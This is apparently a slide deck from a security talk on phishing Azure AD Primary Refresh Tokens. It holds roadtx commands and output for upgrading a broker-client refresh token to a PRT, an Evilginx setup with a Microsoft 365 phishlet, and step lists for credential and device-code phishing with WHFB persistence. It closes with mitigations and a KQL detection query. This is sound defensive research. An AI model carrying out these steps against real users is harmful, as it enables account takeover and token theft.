
Primary Refresh Token

Token upgrade

- Windows only asks you to sign in once during setup
- Upgrade takes place from:
  - No device identity
  - Refresh token
  - Device identity + PRT
  - WHFB key + PRT

- This clearly violates the normal flow of token issuance

Token pyramid



Windows setup token magic

- Windows uses the client ID for the “Microsoft Authentication Broker” during setup
  - Client ID 29d9ed98-a469-4536-ade2-f981bc1d605e
- Refresh tokens for this client ID can be **upgraded** to Primary Refresh Tokens

- This is intended behaviour

Requesting an access + refresh token


```
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx gettokens -u newlowpriv@iminyour.cloud -c 29d9ed98-a469-4536-ade2-f981bc1d605e -r https://enrollment.manage.microsoft.com/
Password:
Requesting token for resource https://enrollment.manage.microsoft.com/
AADSTS50076: Due to a configuration change made by your administrator, or because you moved to a new location, you must use multi-factor authentication to access 'd4ebce55-015a-49b5-a083-c84d1797ae8c'.
Trace ID: a560643e-a4f0-44bc-9707-de0e6ecf3000
Correlation ID: d514612a-3917-4087-bc4e-64177e1028b3
Timestamp: 2023-10-11 07:47:24Z
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx interactiveauth -u newlowpriv@iminyour.cloud -c 29d9ed98-a469-4536-ade2-f981bc1d605e -r https://enrollment.manage.microsoft.com/ -ru https://login.microsoftonline.com/applebroker/msauth

Tokens were written to .roadtools_auth
(ROADtools) ➜ ROADtools git:(master) ✗
```

Use Refresh Token to get a PRT

- Either use existing device identity or register one with the roadtx device module

```
(ROADtools) → ROADtools git:(master) ✗ roadtx prt --refresh-token 0.AXQAj_KHYn9PIkOWUahpfY_hvJjt2SlppDZFreL5gbwdYF7iAAU.AgABAAE
AAAAtyolDObpQQ5VtlI4uGjEPAgDs_wUA9P-_41A2-HYONOabMKuNiaTk3wklLx40z3UaVRpua7Eq_D3qr6QqgojYB1mG3MYp9bhQ0xRYH80T4XHVOS3bO_QmQqtkgkb
LADEeXfJBpRytxmraaaZSvdkCWODB2bTm3GO4fGxNMX6mESf0DxS4Jk6nZKroS-dY9A6cRT456GncyvYehfYEzo_pHw-2A5cj7Ycg_MNxgFJiAlVvRMSrkf2KNCCN-P3
xcQ-1helUxVWA37KI1cn0XSD8Xuj3hgThieQHEcJ9kWSiWlFKIe6NvGB_V_obl_SJlJHVMRfH27LavYAM494Q0W6Pkf2TwRpU -c dcflow.pem -k dcflow.key
Obtained PRT: 0.AXQAj_KHYn9PIkOWUahpfY_hvJjt2SlppDZFreL5gbwdYF7iAAU.AgABAAEAAAAtyolDObpQQ5VtlI4uGjEPAgDs_wUA9P_dy3Q6IKs7JqU0tu7G
m2DgWd-m5zOn6By7-aHTA1_lY7FKy72PgAGbigWznSCWUQXkHaSC6Aka5J2d0PAEr_8acEgB5K3YHvTnPLx7AdonG1KcNvUnXt4HC6KigTZNxexSiRxG8u0-OiZs6K3Q
oekNOuzXD493RlNsvXNWMWYk9ugK0MKfBqAc6U67Eb_k4S5LFS1Erel-AMjZEEqQdU4ZyPWDeHT4wXtdtk_-yEaWuiGukGhbzL17Na0HZ9YIfaDUGv7UXOBpnsvj3SHX
KvxlDgIn6QZXptiZrokEsboVqppL7s4kIhzjBUkgnpcBN555_nqvOD033tqALA
Obtained session key: 752df99d97e7913cd927f3fc21560b37a34ab33f3795ec1d7dbf86f721ae5a59
Saved PRT to roadtx.prt
(ROADtools) → ROADtools git:(master) ✗
```


Windows setup flow



Phishing for PRTs

Credential phishing approach

Credential phishing



```
C:\Users\User\Desktop\tools\evilginx2>.\build\evilginx.exe -p ./phishlets -t ./redirectors -developer
```

```
                    - --  Community Edition  -- -

      by Kuba Gretzky (@mrgretzky)     version 3.1.0

[10:02:53] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[10:02:53] [inf] loading phishlets from: ./phishlets
[10:02:53] [inf] loading configuration from: C:\Users\User\.evilginx
[10:02:53] [inf] blacklist: loaded 0 ip addresses and 0 ip masks

+---------------+-----------+-------------+-------------------+
|   phishlet    |  status   | visibility  |     hostname      |
+---------------+-----------+-------------+-------------------+
| example       | disabled  | visible     |                   |
| microsoft365  | enabled   | visible     | microsoft0nli...  |
+---------------+-----------+-------------+-------------------+
```

Credential phishing for PRTs


- Convince user to authenticate on the fake login page
- Obtain refresh tokens for broker client, either by:
  - Using the authorization code flow with the right client ID
  - Using any flow and using the captured cookies after sign-in
- After tokens are obtained:
  - Register device
  - Request PRT
  - Optionally add persistence via WHFB key

PRT phishing demo with Evilginx

Phishing for PRTs

Device code phishing approach

Attack method
Device code phishing



Obtaining a PRT with device code phishing

- The broker app also supports authentication with the **device code** technique
- Essentially allows you to phish for a PRT
  - Phished token allows you to register a device if you don’t have one yet
  - Refresh token allows you to request a PRT
  - PRT can be used to SSO into any resource
  - PRT can be used to enroll WHFB keys, but **only** if the user performed MFA during the device code auth


Device code phishing demo with roadtx

Detections and mitigations

Mitigations: credential phishing

- Require phishing resistant MFA via Conditional Access
  - Phishing resistant methods do not work on phishing sites
- Require compliant or hybrid joined device
  - Will not block authentication but will block access to resources
  - Requires restrictions in Intune to prevent fake or rogue devices from being enrolled

Mitigations: device code flow restrictions



Detection

- Device code auth with broker client
  - With Log Analytics or Sentinel:

```
SigninLogs
| where AppId == "29d9ed98-a469-4536-ade2-f981bc1d605e" //Broker app client id
and AuthenticationProtocol == "deviceCode"
```

